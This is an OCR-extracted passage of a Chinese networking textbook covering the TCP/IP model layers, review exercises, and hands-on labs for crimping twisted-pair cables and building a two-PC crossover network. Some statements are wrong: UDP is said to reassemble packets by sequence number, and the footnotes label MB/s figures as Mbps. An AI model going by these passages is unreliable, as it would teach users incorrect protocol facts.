(4) RARP(Reverse Address Resolution Protocol)逆向地址解析协议用于将本机 Mac 地址转换为 IP 地址。例如无盘工作站不能存储自身 IP，启动时广播 RARP 查询请求，服务器收到后响应请求，并根据工作站 Mac 地址返回事先与之绑定的 IP 地址。

---

① HDLC(High-Level Data Link Control)高级数据链路控制协议用于封装和处理数据帧，提供帧标志(帧头帧尾的标识)、帧校验、帧控制等字段。

② PPP(Point-to-Point Protocol)点到点协议是通过拨号或专线方式提供点到点连接，封装、处理和传输数据帧。利用调制解调器接入网络的计算机通常使用点对点协议或 SLIP 协议封装 IP 数据包，调制成模拟型号通过电话线传输至目的节点。

③ SLIP(Serial Line Internet Protocol)串行线路网际协议是一种简单的数据帧封装协议，它是 Windows 远程访问中一种旧的面向低速串行线路的工业标准，在 Unix 服务器中还会使用到该协议。

3. 传输层

传输层负责将报文传输至目标主机进程，实现双方主机进程之间的通信。为满足不同场合需求，传输层定义了两种传输协议，分别是 TCP(Transmission Control Protocol)传输控制协议和 UDP(User Datagram Protocol)用户数据报协议。

TCP 是一种可靠的、面向连接协议，数据传输前必须先建立连接，数据包按照先进先出的原则抵达至目的节点，不存在丢包乱序现象，适用于传输大量的、可靠性和实时性要求较高的场合，如视频会议、网络电话、网页浏览等。

UDP 是一种不可靠的、无连接协议，传输时数据包沿不同路径各自计算路由并投递，抵达目的节点后再按照序号重组还原成完整的报文交付应用进程。其不可靠性体现在中间转发节点不需对数据包检错确认，不关心数据包最终能否抵达、数据包有无出错丢失等现象，只是尽最大努力投递。用 UDP 用户数据报协议传输数据简单灵活，并可减少建立连接所带来的延迟，适用于少量、可靠性要求不高的场合，如短消息发送、网络聊天等。

4. 应用层

TCP/IP 参考模型将 OSI 的会话层和表示层合并到应用层。应用层位于协议栈顶层，主要负责为用户访问网络提供可视化界面。应用层基本协议有 HTTP、FTP、DNS、DHCP、NAT 等，具体请参阅后续章节。TCP/IP 参考模型的各层功能和协议见表 2-1。

表 2-1　TCP/IP 参考模型各层功能和协议

层次名称	功　　能	协　　议
网络接口层	建立和维持连接，合理分配利用传输介质，对应 OSI 参考模型的物理层和数据链路层	HDLC(高级数据链路控制协议) PPP(点对点协议) SLIP(串行线路网际协议)
网际层	对数据包进行路由寻址、分片重组、流量控制、拥塞控制、差错控制，对应 OSI 参考模型的网络层	IP(网际协议) ICMP(报文控制协议) IGMP(组播协议) ARP(地址解析协议) RARP(逆向地址解析协议)
传输层	连接双方应用进程，提供可靠的端到端服务	TCP(传输控制协议) UDP(用户数据报协议)
应用层	与应用进程相关，为用户访问网络提供可视化界面	FTP(文件传输协议) HTTP(超文本传输协议) DNS(域名服务器协议) DHCP(动态主机配置协议) SMTP(简单邮件传输协议) SNMP(简单网络管理协议) NAT(网络地址转换协议)

TCP/IP 协议是整个参考模型的核心。之所以称为 TCP/IP 参考模型，是因为传输层引入 TCP 传输控制协议，网络层引入 IP 网际协议。TCP/IP 与 OSI 有很大区别，OSI 是一个理论模型，而 TCP/IP 则是应用于实际的网络协议，并且能够实现异构网络主机之间的互联，一经推出后得到广泛应用。虽然 TCP/IP 协议只是美国国防部制定的，不属于国际标

准，但是随着遵循 TCP/IP 架构的网络产品大量涌入市场，而完全遵循 OSI 标准的微乎其微，因此 TCP/IP 成为事实的工业标准。TCP/IP 协议推出后不断得到完善，至今一共存在 6 个版本，目前所使用的是第 4 版本，称为 IPv4。

本 章 小 结

本章主要介绍网络分层的思想，引入 OSI 和 TCP/IP 两种参考模型，学生要能区分两种参考模型的结构和特点，并在理解的基础上识记各层功能和相关协议，这对初学者来说是重点，也是难点。关于 TCP/IP 协议会在后续章节详细讲述。本章知识结构图如图 2-7 所示。




图 2-7　第 2 章知识结构图

思考练习题

一、填空题

1. 在 OSI 参考模型中，传输层传输的单位是________，网络层传输的单位是________，数据链路层传输的单位是________，物理层传输的单位是________。

2. ARP 地址解析协议用于将________地址转换为________地址，RARP 逆向地址解析协议用于将________地址转换为________地址。

3. 在广域网中，数据传输基于________地址，在局域网中，数据传输基于________地址。

4. 网络中的连接是通过________协议实现的。

5. TCP 传输控制协议是一种________的协议，可靠性高；而 UDP 用户数据报协议是无连接的协议，可靠性低。

6. 将 OSI 参考模型中高三层与低三层的接口层称为________层。
7. 操作系统属于 OSI 参考模型的________层。

二、选择题

1. 数据链路层向用户提供________。
   A. 点到点服务　　B. 端到端服务
   C. 发送方到接收方服务　　D. 源节点到目的节点服务
2. 在你关于 TCP/IP 协议描述中,错误的是________。
   A. ARP 地址解析协议属于应用层协议
   B. TCP、UDP 协议都要通过 IP 协议来发送、接收数据
   C. TCP 协议提供可靠的面向连接服务
   D. UDP 协议提供简单的无连接服务
3. 在 TCP/IP 参考模型中,提供端到端的通信的是________。
   A. 应用层　　B. 传输层　　C. 网络层　　D. 网络接口层
4. 在 Internet 中,数据包按________进行寻址。
   A. 邮件地址　　B. IP 地址　　C. Mac 地址　　D. 网线接口地址
5. 以下不属于协议的三要素是________。
   A. 语法　　B. 语义　　C. 定时　　D. 语句
6. TCP/IP 参考模型中的网络接口层应于 OSI 参考模型的________。
   Ⅰ. 物理层　　Ⅱ. 数据链路层　　Ⅲ. 网络层
   A. Ⅰ和Ⅱ　　B. Ⅲ　　C. Ⅰ　　D. Ⅰ、Ⅱ和Ⅲ
7. 把物理 Mac 地址转换为 IP 地址的协议称为________协议。
   A. ARP　　B. RARP　　C. IGMP　　D. ICMP
8. OSI 参考模型的________能够进行数据通信,而不需要将传输任务再下达给下一层。
   A. 同等层间　　B. 物理层间　　C. 数据链路层间　　D. 网络层间
9. 以下不属于 UDP 用户数据报协议的特性是________。
   A. 提供可靠服务　　B. 提供无连接服务
   C. 提供端到端服务　　D. 提供全双工服务
10. ISO 提出 OSI 参考模型是为了________。
    A. 建立一个设计任何网络结构都必须遵从的绝对标准
    B. 解决多厂商网络固有的通信问题
    C. 证明没有分层的网络结构是不可行的
    D. 实现同种网络的互联
11. 在因特网中,屏蔽各个物理网络的差异主要通过________协议实现。
    A. UDP　　B. TCP　　C. IP　　D. SNMP
12. 在 OSI 参考模型中,网络层的主要功能是________。
    A. 提供可靠的端到端服务,透明地传送报文
    B. 路由选择和拥塞控制,实现发送方和接收方的连接
    C. 在通信实体之间传送以帧为单位的数据
    D. 数据格式变换

三、简答题

1. 简述 OSI 参考模型各层及其功能。
2. 简述 OSI 参考模型与 TCP/IP 参考模型的区别。
3. 简述 TCP 协议与 UDP 协议的区别。
4. 简述 TCP/IP 参考模型中的各层协议。

第 3 章　物理层及数据通信基础

物理层在 OSI 参考模型的最底层，为数据通信提供透明的物理链接。所谓透明，是指物理层对整个参考模型屏蔽因不同传输介质所产生的差异，只要能传输比特流即可，而不必考虑具体的实现方法和传输形式。因此，物理层和数据通信是两个范畴，物理层是一个标准，而数据通信是具体的实现方式，要区别对待。

本章首先简述物理层基本概念和功能，介绍 DTE 与 DCE 之间的区别，从中引入传输介质和数据编码方式；再结合数据通信基础，详细分析数字和模拟传输各自特点；最后通过实验阐述物理层安全及应对措施。

学习目标

1. 知识目标

(1) 识记物理层的定义和功能。

(2) 识记数据编码技术和应用。

(3) 理解数字传输和模拟传输的特点和区别。

(4) 理解数模转换方法和加密方式。

(5) 理解复用技术的分类和方式。

2. 能力目标

(1) 掌握剥线器和测试仪的使用方法。

(2) 掌握直连线和交叉线的区别和制作。

(3) 掌握 Sniffer 软件的基本应用。

(4) 掌握 ping 命令的使用。

(5) 掌握文件共享配置。

3.1　物理层传输介质

工作任务二　制作双绞线

工作目的

制作和测试直连线双绞线。

工作任务

小张是学校网管中心工作人员，有老师反映在实验室正常使用的网线在办公室无法接入网络，操作系统右下角网卡图标一直显示未连接状态。小张带上压线钳和测线仪重新制

作一条网线。


任务分析

小张发现网线两端水晶头色序不一致，经判断此双绞线属于交叉线，不适用于主机与交换机之间的链接，必须制作直连线双绞线。由于实验室交换机属于可管理型交换机，能自动识别双绞线类型，因此在实验室中能正常使用。

工作环境和工具

双绞线网线分为两类，一类是交叉线，另一类是直连线。交叉线用于主机至主机，网络设备至网络设备之间的连接，如计算机与计算机、交换机与交换机、交换机与路由器等。交叉线两端分别用 T568A、T568B 标准，即一端是 A 标准，另一端是 B 标准。

直连线也称为直通线或平行线，用于主机和网络设备的连接，如计算机至集线器、计算机至交换机、计算机至路由器等。直连线两端水晶头上色序保持一致即可，但业界普遍使用 T568B 标准作为直连线制作标准。水晶头及 T568A 和 T568B 标准见图 3-1。



(a) 水晶头

序列号 / 标准	①	②	③	④	⑤	⑥	⑦	⑧
T568A	白绿	绿	白橙	蓝	白蓝	橙	白棕	棕
T568B	白橙	橙	白绿	蓝	白蓝	绿	白棕	棕

(b) T568A/T568B 标准

图 3-1　水晶头和 T568A/T568B 标准

工作过程

直连线的制作很简单，但要制作一条美观耐用的直连线需要一定技巧。另外，水晶头寿命只有一次，一经压制则无法循环使用，故压制之前必须保证两端色序无误。

(1) 将双绞线放入压线钳的“剥线刀口”，如图 3-2 所示；轻按压线钳并旋转两圈，将外皮层剥除 2cm 左右，如图 3-3 所示。




图 3-2　剥线刀口



图 3-3　剥除外皮层

(2) 将四对相互缠绕的双绞线两端都按 T568B 标准色序排列并理直，如图 3-4 所示。

(3) 线头理直后会出现过长和长短不一的问题。为避免乱序，紧捏线头并用剪刀或压线钳的剪线刀口将线头剪齐，留下 1.4cm 左右长度，如图 3-5 和图 3-6 所示。




图 3-4　将双绞线按 T568B 标准排列



图 3-5　剪齐线头

(4) 将水晶头引脚线朝上，面向自己，将 8 根线双绞线连同外皮层一起插入水晶头。外皮层要超过水晶头压线处以增强网线的抗拉性，如图 3-7 所示；否则，在日后使用过程中水晶头会容易脱落，如图 3-8 所示。




图 3-6　剩余 1.4cm 左右长度




图 3-7　外皮层要过压线处

(5) 注意观察所有线头都要接触到水晶头底部，直到末端能清晰分辨出 8 个不同颜色的接触点为止，如图 3-9 所示。完成后仔细检查色序是否排列正确。




图8　外皮层未伸入水晶头




图 3-9　线头要接触到底部

(6) 将水晶头伸入压线钳“压头槽”用力压制，将 8 根引脚线压入线头，如图 3-10 所示。

(7) 测试双绞线。将已做好头的双绞线分别插入测线仪“发送”和“接收”接口内，打开检测仪开关，注意观测指示灯。

对于直连线，如果“发送”和“接收”的 8 个指示灯能按编号一一对应闪亮，则说明能正常连通；对于交叉线“发送”和“接收”指示灯关系为 1 对 3、2 对 6，其余一一对应。





图 3-10　压制水晶头

任务总结



直连线用于____________________________________场合，一根合格的直连线要注意以下 3 点。

第一：____

第二：____

第三：____

工作任务三　利用交叉线组建对等网络

工作目的

利用交叉线组建对等网络来传输数据。

工作任务

小张是学校网管中心工作人员。学校新购置一台服务器，在发布站点前需要将大量文件从计算机复制至服务器。

任务分析

两台计算机之间要传输大量数据，若用移动硬盘复制，则 USB 2.0 接口最大传输速率约 35Mbps[①]；若用 100Mbps 交换机传输，则平均速率为 11Mbps[②] 左右；若通过千兆交换机传输，则速率为 120Mbps 左右；若用双绞线将两台计算机直连，则既可以避免交换机转发所带来的延迟，又可以减少接线。由于传输速率与电缆长度成反比，故小张选取一条较短的交叉线将两台计算机的千兆网卡连接起来。

工作环境和工具

对等网络是将两台计算机通过交叉线直连组成的简单网络，其中两台计算机被称为对等主机。工作任务三的工作环境拓扑图如图 3-11 所示，在插线板将 LAN1 口和 LAN4 口通过交叉线连接起来。

工作过程

(1) 启动主机 1 和主机 4 主机进入 Windows 系统，并配置 IP。

① 主机 1：192.168.1.10，子网掩码为 255.255.255.0；

② 主机 4：192.168.1.40，子网掩码为 255.255.255.0。

(2) 在主机 1 的“运行”对话框中输入 cmd[③] 命令进入命令提示界面，通过“ipconfig□/all[④]”查看 IP 地址和子网掩码，如图 3-12 所示。

(3) 用交叉线将插线板中主机 1 和主机 4 接口连接，通过 ping 命令测试两主机连通


---

① 计算机文件存储是以字节为单位，而厂商速率标识一般是比特。USB 2.0 最大传输速率是 480Mbps，转变成字节 480MB/8=60MB，但受磁盘性能及硬盘盒芯片影响，实际传输速率仅为 35Mbps 左右。

② 100Mbps 交换机最大传输速率为 100Mbps，转变成字节 100MB/8=12.5MB，实际传输速率仅为 11Mbps 左右。

③ cmd 是 command 命令的简称，也可输入“command”进入命令提示界面。

④ “□”表示空格。



主机名称	担任角色	操作系统	IP地址	子网掩码
主机1	对等主机	Windows XP	192.168.1.10	255.255.255.0
主机4	对等主机	Windows XP	192.168.1.40	255.255.255.0

图 3-11　工作任务三的工作环境拓扑图

